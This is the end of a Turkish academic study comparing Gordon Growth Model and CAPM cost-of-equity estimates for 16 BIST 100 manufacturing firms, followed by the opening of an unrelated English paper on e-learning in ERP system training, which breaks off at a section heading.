$$\text{Kar Payı Dağıtım Oranı} = \frac{\text{Dağıtılan Kar}}{\text{Net Kar}}$$

$$\text{Yeniden Yatırım Oranı} = (1 - \text{Kar Payı Dağıtım Oranı})$$

Üçüncü grupta yer alan Gordon Büyüme Modeli'nin değişkenleri şu şekilde hesaplanmıştır:

$$\text{Temettü Büyüme Oranı (g)} = \text{Özkaynak Getirisi} * \text{Yeniden Yatırım Oranı}$$

$$\text{Gelecek Yıl Ödenecek Temettü (D}_1\text{)} = \text{Temettü} * (1 + \text{Temettü Büyüme Oranı})$$

$$\text{Özsermaye Maliyeti (k)} = \frac{\text{Gelecek Yıl Ödenecek Temettü (D}_1\text{)}}{\text{Hisse Senedinin Bugünkü Fiyatı (P}_0\text{)}} + \text{Temettü Büyüme Oranı (g)}$$

Üç aşamada formüle edilen Modelin veri setleri ise Tablo – 1 ve Tablo – 2'de yer almıştır:

Tablo – 1: Birinci Grup Veriler (₺)

Firmalar	Net Kar	Özkaynak	Temettü Oranı	Ödenmiş Sermaye	2017 (P_0)
AKSA	294.971.000	1.376.119.000	1,0000	185.000.000	12,85
ARCLK	842.949.000	6.915.077.000	0,6290	675.728.000	21,52
AYGAZ	577.019.000	2.923.063.000	1,5000	300.000.000	16,07
CCOLA	237.627.000	5.439.593.000	0,1970	254.371.000	34,22
EGEEN	132.121.115	345.947.146	12,0000	3.150.000	322,00
ERBOS	54.601.808	229.690.647	2,2437	5.220.000	83,30

EREGL	3.753.755.000	19.228.157.000	0,4100	3.500.000.000	10,02
FROTO	1.489.983.000	3.695.859.000	2,2500	350.910.000	60,25
GOODY	102.275.936	548.562.621	0,0320	270.000.000	4,25
GOLTS	8.860.929	307.765.637	0,5000	7.200.000	65,30
OTKAR	99.423.000	283.554.000	2,5000	24.000.000	123,80
SODA	661.087.000	3.192.447.000	0,2667	900.000.000	5,04
TOASO	1.282.818.000	3.583.037.000	0,7000	500.000.000	33,02
TRKCM	616.395.000	4.356.175.000	0,1140	1.130.000.000	4,62
TTRAK	320.756.330	757.769.491	4,6844	53.369.000	76,00
ULKER	383.153.137	2.695.903.154	0,1871	342.000.000	19,67

Kaynak: <https://www.kap.org.tr/tr/>

Tablo-1’de yer alan hazır veriler, Gordon BüyümeModeli’nin oluşturulmasındaki ilk aşamayı temsil etmektedir. Tabloda yer alan P_0 değeri hazır değer olmakla birlikte, Gordon Büyüme Modeli’nin değişkenleri arasında da yer almaktadır. Bu verilerden yola çıkarak oluşturulan ikinci grup veriler şu şekildedir:

Tablo – 2: İkinci Grup Veriler

Firmalar	Özkaynak Getirisi	Dağıtılan Kar	Kar Payı Dağıtım Oranı	Yeniden Yatırım Oranı
AKSA	0,2143	185.000.000	0,6272	0,3728
ARCLK	0,1219	425.032.912	0,5042	0,4958
AYGAZ	0,1974	450.000.000	0,7799	0,2201
CCOLA	0,0437	50.111.087	0,2109	0,7891
EGEEN	0,3819	37.800.000	0,2861	0,7139
ERBOS	0,2377	11.712.114	0,2145	0,7855
EREGL	0,1952	1.435.000.000	0,3823	0,6177
FROTO	0,4031	789.547.500	0,5299	0,4701
GOODY	0,1864	8.640.000	0,0845	0,9155
GOLTS	0,0288	3.600.000	0,4063	0,5937
OTKAR	0,3506	60.000.000	0,6035	0,3965
SODA	0,2071	240.030.000	0,3631	0,6369
TOASO	0,3580	350.000.000	0,2728	0,7272
TRKCM	0,1415	128.820.000	0,2090	0,7910
TTRAK	0,4233	250.001.743	0,7794	0,2206
ULKER	0,1421	63.988.200	0,1670	0,8330

Tablo-2’de oluşturulan verilerden faydalanılarak modelin hesaplanmasında kullanılan değişkenlere ulaşılmıştır. Bu değişkenlerden yola çıkarak, her bir firma için Gordon Büyüme Modeli’ne göre hesaplaması yapılmış olup Tablo-3’de gösterilmiştir.

Tablo – 3: Gordon Büyüme Modeli Değişkenleri (Üçüncü Grup Veriler)

Firmalar	g	D₁	2017 (P₀)	k
AKSA	0,0799	1,0799	12,85	0,1640
ARCLK	0,0604	0,6670	21,52	0,0914
AYGAZ	0,0435	1,5652	16,07	0,1409
CCOLA	0,0345	0,2038	34,22	0,0404
EGEEN	0,2726	15,2718	322	0,3201
ERBOS	0,1867	2,6627	83,3	0,2187
EREGL	0,1206	0,4594	10,02	0,1664
FROTO	0,1895	2,6764	60,25	0,2339
GOODY	0,1707	0,0375	4,25	0,1795
GOLTS	0,0171	0,5085	65,3	0,0249

OTKAR	0,1390	2,8476	123,8	0,1620
SODA	0,1319	0,3019	5,04	0,1918
TOASO	0,2603	0,8822	33,02	0,2871
TRKCM	0,1119	0,1268	4,62	0,1394
TTRAK	0,0934	5,1218	76	0,1608
ULKER	0,1184	0,2093	19,67	0,1290

Gordon Büyüme Modeli'ne göre düzenlenen Tablo-3'te BİST 100 Endeksi'ndeki imalat sektöründe yer alan 16 firmanın nihai sonuçları yer almaktadır. Elde edilen sonuçlara göre sermaye maliyeti en yüksek değere sahip olan 0,3201 ile Ege Endüstri Ticaret A.Ş., 0,2871 ile TOFAŞ Türk Otomobil Fabrikası A.Ş. ve 0,2339 ile Ford Otomotiv Sanayi A.Ş. yer almaktadır. En düşük değerlerde ise, 0,0249 ile Göltaş Göller Bölgesi Çimento Sanayi ve Ticaret A.Ş., 0,0404 ile Coca-Cola İçecek A.Ş. ve 0,0914 oranı ile de Arçelik A.Ş. yer almaktadır.

Bu model ile elde edilen sonuçlar, Sermaye Varlıklarını Fiyatlandırma Modeli ile karşılaştırılıp gerçeğe en uygun değere ulaşılması konusunda bu çalışmaya ışık tutacaktır. Dolayısıyla finansal performansın ölçülmesinde tercih durumuna göre literatüre katkı sağlayacağı düşünülmektedir.

2.1.2. Sermaye Varlıklarını Fiyatlandırma Modeli Verileri

Bu modelde yer alan hazır veriler, çeşitli kaynaklardan elde edilmiş olup, Gordon Büyüme Modelinden farklı olarak istatistiki yöntemlerden faydalanılıp değerlendirilmesi yapılmıştır. Piyasa durumu ile firma durumunun karşılaştırılması suretiyle elde edilen veriler, piyasa ve firma verileri olarak tasnif edilmiştir. Değerleme süreci içerisinde XU100 kodlu BIST 100 Endeksi piyasa getirileri FX Plus – Forex yazılımı yardımıyla elektronik ortamdan sağlanmıştır. Piyasa verileri, 2017 yılındaki aylık değerler olarak Tablo-4'de gösterilmiştir:

Tablo – 4: BİST 100 Endeksi 2017 Yılı Aylık Verileri

2017 AYLAR	BİST XU100*	BİST XU100**	R _m
OCAK	78.138,66	86.295,72	10,44%
ŞUBAT	86.295,72	87.478,33	1,37%
MART	87.478,33	88.947,40	1,68%
NİSAN	88.947,40	94.655,31	6,42%
MAYIS	94.655,31	97.541,58	3,05%
HAZİRAN	97.541,58	100.440,39	2,97%
TEMMUZ	100.440,39	107.531,44	7,06%
AĞUSTOS	107.531,44	110.010,49	2,31%
EYLÜL	110.010,49	102.907,73	-6,46%
EKİM	102.907,73	110.142,60	7,03%
KASIM	110.142,60	103.984,39	-5,59%
ARALIK	103.984,39	115.333,01	10,91%
*Önceki ay kapanış endeks değeri **Mevcut ayın kapanış endeks değeri		Ortalama Getiri	3,43%

Tablo-4'te endeks değerleri ve pazar getiri değişimleri yer almaktadır. Dönemsel getiri hesaplanması;

Pazar Getirisi (R_m) = (Mevcut Kapanış Endeksi – Önceki Ay Kapanış Endeksi)/Önceki Ay Kapanış Endeksi formülüyle hesaplanmıştır. Aynı formül üzerinden pazarın 2017 yılı getirisi (R_m) son ayın ve geçmiş yıl son ayının kapanış fiyatlarına göre 0,4760 olarak hesaplanmıştır. Ancak bu getiri nominal bir getiridir. Bunu reel hale getirmek için, reel getiri formülü kullanılmış ve enflasyon oranı 0,1192 (TCMB, 2018) olarak alınmıştır.

$$\text{Reel Getiri} = \frac{1 + \text{Nominal Faiz Oranı}}{1 + \text{Enflasyon Oranı}} - 1 \Rightarrow \text{Reel Getiri} = \frac{1 + 0,4760}{1 + 0,1192} - 1 \Rightarrow \text{Reel Getiri} = 0,3188$$

Risksiz Faiz Oranı(R_f) olarak Türkiye Cumhuriyeti Merkez Bankası verilerinde yer alan ortalama mevduat faizi olan 0,1275 alınmıştır. Bu veri de yıl sonu enflasyon oranı kullanılarak reel faiz olarak hesaplanmıştır.

$$\text{Reel Faiz} = \frac{1 + \text{Nominal Faiz Oranı}}{1 + \text{Enflasyon Oranı}} - 1 \Rightarrow \text{Reel Faiz} = \frac{1 + 0,1275}{1 + 0,1192} - 1 \Rightarrow \text{Reel Faiz} = 0,0074$$

Beta (β) katsayısı, bir hisse senedinin fiyat performansını, piyasanın ortalama getirisine olan duyarlılığını ölçen bir araçtır. Sermaye Varlıklarını Fiyatlama Modeli'nin hesaplanmayan son değişkeni olan beta (β)'nın bulunması için firmaların hisse senetlerinin ortalama getirisi (Ek-1), standart sapması, varyans ve kovaryansı Tablo-5'te sunulmuştur. Beta katsayısının hesaplanması şu formül yardımıyla yapılır (Ercan vd., 2007: 295-324):

$$\beta_{i,m} = \frac{\text{Cov}_{i,m}}{\text{Var}_m}$$

Tablo – 4'teki aylık verilerden yararlanılarak BİST 100 Endeksi varyansı 0,0027 olarak hesaplanmıştır. Beta formülüne göre şirketlerin beta katsayıları hesaplanmış ve Tablo – 5'te sunulmuştur.

Tablo – 5: BİST 100 Endeksi İmalat Firmaları Verileri

FİRMALAR	Ortalama Getiri	Standart Sapma	Varyans	Kovaryans	Beta
AKSA	0,0404	0,0841	0,0071	0,0030	1,0830
ARCLK	0,0060	0,0693	0,0048	0,0017	0,6376
AYGAZ	0,0353	0,0619	0,0038	0,0021	0,7788
CCOLA	0,0060	0,0748	0,0056	0,0026	0,9387
EGEEN	0,0375	0,0794	0,0063	0,0028	1,0217
ERBOS	0,1173	0,2018	0,0407	0,0042	1,5399
EREGL	0,0666	0,0810	0,0066	0,0037	1,3386
FROTO	0,0651	0,0678	0,0046	0,0025	0,9223
GOODY	0,0197	0,0782	0,0061	0,0027	0,9867
GOLTS	-0,0087	0,0669	0,0045	0,0022	0,7898
OTKAR	0,0009	0,1043	0,0109	0,0036	1,3080
SODA	0,0166	0,0600	0,0036	0,0019	0,6789
TOASO	0,0277	0,0397	0,0016	0,0012	0,4427
TRKCM	0,0634	0,0717	0,0051	0,0024	0,8704
TTRAK	0,0067	0,0376	0,0014	0,0012	0,4477
ULKER	0,0197	0,0674	0,0045	0,0028	1,0096

Tablo –1,2,3,4 ve 5'ten elde edilen veriler kullanılarak Gordon Büyüme Modeli ve Sermaye Varlıklarını Fiyatlandırma Modeli'ne göre her bir firmaya ait özsermaye maliyeti hesaplanmış ve

karşılaştırmalı olarak Tablo – 6'da sunulmuştur.

Tablo – 6: SVFM ve Gordon Büyüme Modeli'ne Göre Özsermaye Maliyetleri

FİRMALAR	Gordon Büyüme Modeli'ne Göre Özsermaye Maliyetleri	Sermaye Varlıklarını Fiyatlandırma Modeline Göre Özsermaye Maliyetleri	İki Modelin Ortalama Sermaye Maliyetleri
AKSA	0,1640	0,3446	0,2543
ARCLK	0,0914	0,2060	0,1487
AYGAZ	0,1409	0,2499	0,1954
CCOLA	0,0404	0,2997	0,1700

EGEEN	0,3201	0,3256	0,3228
ERBOS	0,2187	0,4869	0,3528
EREGL	0,1664	0,4242	0,2953
FROTO	0,2339	0,2946	0,2643
GOODY	0,1795	0,3147	0,2471
GOLTS	0,0249	0,2533	0,1391
OTKAR	0,1620	0,4147	0,2884
SODA	0,1918	0,2188	0,2053
TOASO	0,2871	0,1453	0,2162
TRKCM	0,1394	0,2784	0,2089
TTRAK	0,1608	0,1468	0,1533
ULKER	0,1290	0,3218	0,2254
Ortalama Sermaye Maliyeti	0,1656	0,2953	0,2305

Sonuç

Bir firma için özsermaye maliyetinin doğru ve gerçekçi bir biçimde hesaplanması büyük önem taşımaktadır. Çünkü, özsermaye maliyeti bir firmanın ağırlıklı ortalama sermaye maliyetinin hesaplanmasındaki en önemli unsurlardan biridir. Firmalar genellikle ağırlıklı kaynak olarak özsermayeyi tercih ettikleri için; özsermaye maliyeti, ağırlık ortalama sermaye maliyetinin doğru bir biçimde hesaplanması konusunda önemli bir etkiye sahiptir. Ağırlıklı ortalama sermaye maliyetinin gerçekçi bir biçimde hesaplanmaması, başta o firmanın yatırım projelerinin yanlış değerlendirmesi olmak üzere, firmanın finansal performansının doğru hesaplanamaması gibi çok önemli ve firmayı zarara uğratabilecek ya da firmanın doğru hedefler koymasına engel teşkil edebilecek sonuçlar doğuracaktır.

Bunun yanı sıra, firmaların içsel değerlerinin belirlenmesinde bir firmaya ait hisse senetlerinin değerlerinin en önemli unsur olması ve hisse senedi değerlemesinde de iskonto faktörü olarak özsermaye maliyetinin kullanılıyor olması, özsermaye maliyetinin gerçekçi bir biçimde hesaplanmasının önemini bir başka açıdan ortaya koymaktadır. Özsermaye maliyetinin doğru bir biçimde hesaplanamaması yatırımcıların yanlış firma değerlemeleri yapmalarına neden olacak, böylece ortaya da yanlış kararlar çıkacaktır. Özsermaye maliyetin hesaplanmasında kullanılan en önemli iki yöntem “Gordon Büyüme Modeli” ve “Sermaye Varlıklarını Fiyatlandırma Modeli” dir. Bu iki yöntemin sonuçlarının birbirine yaklaşması arzu edilir. Sonuçlar ne kadar birbirine yaklaşırsa özsermaye maliyetinin daha gerçekçi olma ihtimali daha da kuvvetlenecektir.

Bu çalışmada, bu iki yöntem ile özsermaye maliyeti hesaplaması BİST 100 Endeksi’nde yer alan ve düzenli temettü ödeyen 16 firma üzerinde yapılmış ve elde edilen sonuçlar karşılaştırılmıştır. Çalışmanın bulguları bu iki yönteme göre hesaplanan özsermaye maliyetlerinin birbirine yakın sonuçlar vermediğini ortaya koymaktadır. Gordon Büyüme Modeli makul değerlerden biraz aşağı sonuçlar üretirken, Sermaye Varlıklarını Fiyatlandırma Modeli makul değerlerden biraz daha yüksek sonuçlar üretmiştir. Gordon Büyüme Modeli’ne göre hesaplanan özsermaye maliyetlerinin ortalaması 0,1656 olurken, Sermaye Varlıklarını Fiyatlandırma Modeli’ne göre hesaplanan özsermaye maliyetlerinin ortalaması 0,2953 olarak gerçekleşmiştir. Bu durum özsermaye maliyetinin belirlenmesinde bu yöntemlerden birini kullanmak yerine, ikisini kullanıp bulunan değerlerin ortalaması alınarak iki yöntemin sonuçlarının alınması sonucu bir ortalama özsermaye maliyetinin hesaplanmasının daha doğru olabileceğini göstermektedir. Çünkü, bu iki yöntemin sonuçlarının ortalamasını almak dengeleyici bir rol oynamakta ve özsermaye maliyetinin hesaplanması konusunda makul ve daha gerçekçi sonuçlar ortaya koymaktadır. Nitekim bu çalışmada da iki yöntemden elde edilen sonuçların ortalamasını almak bulunan özsermaye maliyetlerinin 16 firma açısından ortalaması 0,2305 olarak hesaplanmış bu ortalamanın da daha gerçekçi olduğu görülmüştür.

Sonuç olarak, Türkiye’de özsermaye maliyetinin hesaplanmasında bu iki yöntemden birini tercih etmek yerine, iki yöntemin sonuçlarının ortalamasını almak daha gerçekçi sonuçlar

doğuracaktır. Çalışmanın bu sonuçları başta firmalar olmak üzere, yatırımcılar ve firma yöneticilerine de yol gösterici nitelik taşımaktadır.

Kaynakça

- Aydın, N., Başar, N., & Coşkun, M. (2010). *Finansal Yönetim*. Ankara: Detay Yayıncılık.
- Bloomberg HT. (2018, Şubat 18). Gösterge Faiz Oranı Gelişmeleri- Bloomberg HT. Bloomberg HT: <http://www.bloomberght.com/tahvil/gosterge-faiz> adresinden alınmıştır
- Brigham, E. F., & Houston, J. F. (1999). *Fundamentals of Financial Management*. Florida: Harcourt College Publishers.
- Campbell, J. Y., Lo, A. W., & Mackinlay, A. C. (1997). *The Econometrics of Financial Markets*. Chichester: Princeton University Press.
- Ceylan, A., & Korkmaz, T. (2000). *Sermaye Piyasası ve Menkul Değer Analizi*. Bursa: Ekin Kitabevi Yayınları.
- Cho, D. (1988). *The Impact of Risk Management Decisions on Firm Value: Gordon's Growth Model Approach*. *The Journal of Risk and Insurance*, 55(1), 118-131.
- Ercan, M. K., Öztürk, M. B., Küçükkaplan, İ., Başcı, E. S., & Demirgüneş, K. (2007). *Halka Açık Firmaların Beta Katsayılarının Regresyon Modeli ile Tespiti ve Halka Açık Olmayan Firmalara Ynelik Uygulanabilirliği*. *Dokuz Eylül Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 22(2), 295-324.
- Gordon, M. J. (1959). *Dividends, Earnings, and Stock Prices*. *The Review of Economics and Statistics*, 41(2), 99-105.
- Gupta, N. (2010). *The Size Effect and the Capital Asset Pricing Model*. *Award Winning Economics Papers*, 9.
- Gündoğdu, A. (2017). *Finansal Yönetim Temel Teoriler ve Açıklamalı Örnekler*. Ankara: Seçkin Yayıncılık.
- KAP. (2018, Mart 15). KAP. Kamuyu Aydınlatma Platformu: <https://www.kap.org.tr/tr/> adresinden alınmıştır
- Kulalı, İ. (2016). *Finansal Varlıkları Fiyatlama Modeli Ve Beta Katsayısının Düzenlemeye Tabi Piyasalarda Kullanımı*. *Selçuk Üniversitesi İktisadi ve İdari Bilimler Fakültesi Sosyal Ekonomik Araştırmalar Dergisi*(31), 275-295.
- Lintner, J. (1965). *The Valuation of Risk Assets and the Selection of Risky Investments in Stock Portfolios and Capital Budgets*. *The Review of Economics and Statistics*(47), 13-37.
- Markowitz, H. (1952). *Portfolio Selection*. *The Journal of Finance*(7), 77-91.
- Moltier, J. (2007, Ocak 29). CAPM is CRAP, or, The Dead Parrot lives! Investor Insight: http://www.investorsinsight.com/blogs/john_mauldins_outside_the_box/archive/2007/01/29/capm-is-crap-or-the-dead-parrot-lives.aspx adresinden alınmıştır
- Pratt, S. P., & Grabowski, R. J. (2008). *Cost of Capital Applications and Examples*. New Jersey: John Wiley & Sons, Inc.
- Richard, A. B., Alan, J. M., & Stewart, C. M. (2010). *İşletme Finansının Temelleri*. Ankara: Literatür Yayıncılık.
- Sevil, G., Başar, M., & Coşkun, M. (2013). *Finansal Yönetim-II*. Eskişehir: Anadolu Üniversitesi Yayınları.
- Sharpe, W. F. (1964). *Capital Asset Prices: A Theory of Market Equilibrium under Conditions of Risk*. *The Journal of Finance*(19), 425-442.
- Sharpe, W., Alexander, G. J., & Bailey, J. W. (1998). *Investments*. New Jersey: Prentice Hall.
- Sümer, K. K., & Hepsağ, A. (2007). *Finansal Varlık Fiyatlama Modelleri Çerçevesinde Piyasa Risklerinin Hesaplanması: Parametrik Olmayan Yaklaşım*. *Bankacılar Dergisi*(62), 3-24.
- TCMB. (2018, Şubat 18). TCMB - Tüketici Fiyatları. Türkiye Cumhuriyet Merkez Bankası: <http://www.tcmb.gov.tr/wps/wcm/connect/TR/TCMB+TR/Main+Menu/Istatistikler/Enflasyon+Verileri/Tuketici+Fi> yatları adresinden alınmıştır
- Tobin, J. (1958). *Liquidity Preference as Behavior Towards Risk*. *The Review of Economic Studies*(25), 65-86.

Ek-1: BIST 100 Endeksi İmalat Firmaları Aylık Hisse Getirileri

FİRMALAR	Ara.16	OCAK	ŞUBAT	MART	NİSAN	MAYIS	HAZ	TEM	AĞU	EYLÜL	EKİM	KASIM	ARALIK
AKSA	8,319	9,533	9,497	9,733	10,610	11,460	13,380	13,930	12,540	11,900	13,350	12,180	12,850
ARCLK	20,611	22,226	20,300	22,031	23,700	24,420	26,060	26,000	24,000	22,720	20,720	19,810	21,520
AYGAZ	10,827	11,475	11,970	13,230	14,170	15,910	15,600	16,120	15,660	15,060	16,110	14,730	16,070
CCOLA	32,922	38,412	34,871	35,448	35,926	37,000	40,380	42,500	40,140	37,240	38,600	35,020	34,220
EGEEN	214,277	258,489	252,187	248,272	253,000	245,400	235,700	266,600	261,300	272,500	296,400	284,400	322,000
ERBOS	26,242	42,144	60,274	55,713	61,293	74,000	66,100	72,600	68,400	70,400	75,850	75,200	83,300
EREGL	4,788	5,412	5,533	5,496	6,510	6,390	7,050	7,840	8,220	7,730	8,900	8,610	10,020
FROTO	28,966	33,077	34,687	33,721	38,653	39,573	42,039	44,035	46,520	44,622	53,550	55,050	60,250
GOODY	3,482	3,790	3,641	3,631	4,296	4,080	4,490	4,630	4,890	4,430	4,330	4,010	4,250
GOLTS	74,595	74,794	75,489	82,641	78,369	80,157	77,177	79,661	80,207	74,000	73,200	60,850	65,300
OTKAR	130,667	131,940	135,172	118,600	132,700	130,000	110,800	126,800	115,500	101,000	110,200	107,000	123,800
SODA	4,223	4,710	4,439	4,862	5,117	5,208	5,467	5,700	5,210	5,090	5,250	4,920	5,040
TOASO	24,006	25,370	26,481	26,520	29,580	29,300	28,900	30,900	31,600	30,880	30,880	31,200	33,020
TRKCM	2,270	2,470	2,470	2,526	2,750	3,251	3,185	3,720	3,680	3,630	4,110	4,130	4,620
TTRAK	70,703	74,096	73,107	77,066	77,950	81,850	78,950	81,650	83,000	77,650	75,700	73,500	76,000
ULKER	15,990	18,008	18,275	18,265	20,180	20,640	22,200	21,240	20,640	19,350	20,240	18,180	19,670

E-Learning in Enterprise Resource Planning Systems Training From Economic Perspective

Tuğba KOÇ*

Gülay EKREN**

Birgit OBERER***

Alptekin ERKOLLAR****

Abstract

Businesses often face various problems that can arise at any phase of the Enterprise Resource Planning (ERP) system life cycle. These issues, mostly in early stages, but if they are not noticed or resolved in time, serious problems might manifest themselves at later stages. Besides, ERP life cycle is a dynamic process requiring a specific investment for user training and additional consulting services. However, investment and time needed for training staff as well as consultancy to handle ERP systems are one of the limitations for adopting these new systems. ERP implementation includes the actual ERP installation, customization, business process reengineering (BPR), and all other activities that align the system with the organization's requirements. This phase also includes writing of user guides, preparation of user training, and building integration of test scenarios. Most of the previous literature has focused on training requirements for ERP success in different stages of ERP life cycle as well as ERP outcomes (regarding both, success and failure). This is because ERP systems are incredibly challenging to learn, e.g., how to use them, due to their complexity. This study aims to introduce intermediary organizations, consulting firms, ERP vendors and their services regarding e-learning facilities for ERP training in Turkey. It also reveals the cost factor required for staff training as well as consultancy for staff in term of e-learning in ERP training. A set of e-learning facilities for ERP training are compared according to dimensions such as cost, time duration, e-learning style and additional amenities. This study can be useful for small and medium-sized enterprises that are searching cost-effective strategies for ERP success or planning to use ERP systems.

Keywords: e-learning, consultancy, cost analysis, ERP implementation, ERP training.

JEL Codes: M53, E22, G11

Introduction

Enterprise Resource Planning (ERP) systems are a kind of software systems that provide comprehensive functionality and enterprise-wide business process integration as well as a sophisticated system considerably different from any traditional information systems. The enterprises use ERP systems to take a step forward on their organizational outputs as well as to see its effects on their investments returns (Davis & Comeau, 2004). In traditional ERP systems companies mainly prefer to use essential ERP modules such as finance & accounting, human resources, production planning, etc. as well as some support modules such as risk management, quality management, etc. Together with the cost challenges, companies also struggle with the installing and maintaining issues with the increasing number of needed modules. Most of them required multi-user accessibility and resources (money, time, and efforts) problems (Youssef, 2012). On the other hand, whether large, medium or small, the companies can be integrated ERP systems to their organizations. However, the implementation of these systems involves significant investments for such as effective project management, business process re-engineering, data accuracy and integrity, vendor support, education, training, and user involvement (Dorobat & Nastase, 2012). Therefore, in recent years, a set of alternative cost-effective solutions increasingly come into prominences such as open source ERPs and cloud-based ERPs.

Open source and cloud-based ERP systems usually do not require uploading, upgrading or maintaining operations within the business, as operations are carried out on existing infrastructure like a data center or hosted server supported and financed by ERP vendors. Cloud-based ERP systems provide cost-effective, scalable resources such as high data rates and multi-user accessibility to the applications. These low-cost new types of ERP systems are considered as an attractive option for the small and medium-sized enterprises (SMEs) which have limited resources to manage their processes (Davis & Comeau, 2004; Huang, 2016). According to Olson et al. (2018), open source ERP systems have many advantages despite the possible risks. They present the example of SourceForge.com website which is entrepreneurship of creating open source ERPs and also provides the evidence of increasing popularity of these systems. With the direction of low-cost ERP systems, training the

* (Correspondence Author) Sakarya University, tcekici@sakarya.edu.tr

** Sinop University, gekren@sinop.edu.tr

*** Sakarya University, oberer@sakarya.edu.tr

**** Sakarya University, erkollar@sakarya.edu.tr

employees is considered to become one of the priorities. By reducing the training costs and accelerating the learning process, some of the enterprises have started to give their ERP training facilities via e-learning platforms. These platforms provide opportunities to companies by way of increasing the collaboration and motivation among the employees (DeRouin, Fritzsche & Salas, 2005).

Companies should identify key areas of requirements for employee training and tailored it accordingly. Aberdeen Group surveyed 170 organizations that have implemented ERP and found out that 41% of them integrate training with daily business processes to engage employees and to ensure that they learn the processes. Besides, 57% of them provide job-role specific training for their ERP systems. Therefore, training focused on the skills and needs of the employees. Moreover, 63% of these organizations allow feedback from ongoing employee training, 25% of them have certification programs for ERP users, and 69% of them have documented and shared ERP training materials (Castelline, 2012). According to ERP report of Panorama Consulting Solutions (2013), 17% of one hundred seventy-two respondents indicate that the companies are usually customized training based on business processes. Also, the report states that although the budget was primarily devoted to training, it is not alone making for true employee buy-in, proper system usage, and benefits realization. On the other hand, according to statistics provided by Brandongaille (2017), training and education are lack of quality in end-user training is one of the biggest challenge witnessed on a current and most recent ERP related project, and also 29% of ERP consultants saw training and education as a gap on issues such as lack of basic IT knowledge, business processes, adoption and usage, language barriers/poor understanding of applications, project management, technical knowledge, and security configuration. Nowadays, the big ERP vendors such as Oracle, SAP, and PeopleSoft incorporate with universities to grow up their potential employees in early stages by including their systems into academic curricula (Zornada & Velkavrh, 2005; Wilson & Lindoo, 2011) to overcome this gap.

This study aims to introduce intermediary organizations, consulting firms, ERP vendors and their services regarding e-learning facilities for ERP training in Turkey. It also reveals the cost factor required for staff training as well as consultancy for staff in term of e-learning in ERP training. A set of e-learning facilities for ERP training are compared according to dimensions such as cost, time duration, e-learning style and additional amenities.

2. The Implementation Process in ERP Life Cycle

As ERP was fundamentally developed from the MRP/MRP II, all of them get on with the system thinking approach to analyze and design a data processing application. Huang and Yasuda (2014) are presented a comprehensive comparison of twenty-six ERP life cycle models via a bibliographic review between the years from 1996 to 2013. Then, they summarized all the stages in seven categories as pre-planning stage, ERP selection stage, ERP implementation stage, go-live stage, use, and maintenance stage, improvement stage, and declining stage. According to this study researchers on ERP life cycle mainly focused on pre-implementation phase (pre-planning stage, ERP selection stage) and the implementation phase.

The ERP implementation process based on project life cycle divided into eight significant phases as shown in Figure 1. Rebello (2017) defined the operations conducted during these phases as follows:

- **Planning and organization:** Calculation of estimated money and time that will be spent.
- **System selection and installation:** Selection of the ERP software and other related technology.
- **Installation:** Installation of hardware and software, infrastructure (networking, data collection, display devices, etc.). There is no need for installation in Cloud-ERP systems.
- **Data conversion and loading:** Entering data into the system's database, converting transactional data to the new ERP system software. Training activities can be conducted parallel with other tasks.
- **User training and procedure development:** The future users (operational employees) of the system are attended to training activities that are expected to do their current tasks at the same time. Some functional areas and new procedures should be implemented to the software system.

- **Testing and validation:** Verifying the transactional data in the new ERP system software that this validation process expected to give same results with the existing system.
- **Cut-over and go live:** Operations are conducted to keep the old system and the new system in operation at the same time. Existing operations are transferred to new system fragmentary.
- **Integration and project fulfillment:** The implementation process continues until the old system is shut down and the new system is wholly passed down. More extensive use or training should be conducted for users to expand the benefits of the new system.




Figure 1: The Implementation Process of ERP Life Cycle (Rebello, 2017)

2. Role of Training throughout the ERP Life Cycle

According to Rebelle (2017), "user training and procedure development" is the most significant phase of ERP implementations. Therefore this phase requires more time and effort. However, the needed timespan or effort depends on the size and complexity of the system as well as the number of functional areas that will be implemented, the number of users that devoted their time to system usage, and the similarity of applicable processes from existing systems. One of the most common failures throughout the ERP life cycle is lack of appropriate training during ERP implementation process. Therefore, training facilities are usually designed based on traditional (face-to-face) training depends on project time and cost constraints. However, this approach is not seen as a user-focused solution, so there is need to consider alternative strategies for preparing employees to adopt the new system (Albadri & Abdallah, 2009). Dorobat and Nastase (2010) identified various training methods that can be used to support the training facilities in the ERP implementation process such as classroom instruction, print-based materials, online mentoring tutoring, e-Learning (synchronous or asynchronous), Learning Management Systems (LMS), Learning Content Management Systems (LCMS), Knowledge Management Systems, Electronic Performance Support Systems, games, conference calls, e-mail, online assessment and testing, online references, simulations, portals, video broadcasts, instant messaging, virtual laboratories, chat rooms, mobile learning, communities of practice, wikis, blogs, and podcasts.

Dorobat and Nastase (2012) proposed a framework for an ERP training system by integrating a computer-based training method. They are aimed to resolve the identified problems and to reduce the cost of efforts and time regarding with the ERP training process. The identified issues concerned with the training process are such as; (1) a lack of interest from the SME's top management about investments in the staff's training during the ERP implementation, (2) underestimating the cost of training with regards to the time and effort, (3) the need for outside ERP training expertise, (4) neglecting key users and end users participation, (5) inappropriate training curricula, (6) a lack of using different training techniques apart from traditional training such as LMS or LCMS systems, (7) neglecting the requirements of staff on necessary computer skills, (8) neglecting training evaluation, it is as significant as knowledge transfer. Moreover, Noudoostbeni et al. (2010) surveyed with the ERP users in Malaysian SMEs and found out that "inappropriate training methods" is a significant failure factor for ERP implementation. Noudoostbeni et al. (2010) defined a range of the ERP training methods as follows; lecturer (classroom instruction or traditional training), on the job training, computer-based learning, team training, self-direct learning, apprenticeship, simulation, internet or web-based training, distance learning, interactive video, and virtual reality. They stated that on the job training and computer-based learning is two useful and effective methods in training ERP users. It is

required to support ERP training needs of different groups in the organizations such as executives/top management staff, project team, and end-users (Klee, 2010).

- **Executives/Top Management Training:** Managerial staff needs to understand the benefits and impacts of the system for their organization, definition of their roles, finding out the implementation methodology, realizing the value (e.g., ROI) of ERP system, expediting buy-in from key stakeholders.
- **Project Team Training:** Their configuration-level training needs are based on utilizing the software to complete end-to-end business processes, and technical training needs include report writing, development, and system administration.
- **End-users Training:** End-users, super-users or key-users need training facilities particularly in go-live stage. However, these groups also need to test the proposed system before going live. Training can be designed as live, virtual as well as with e-learning content. Following, help desk and additional pieces of training are conducted where required.

3. e-Learning Factor in ERP Training

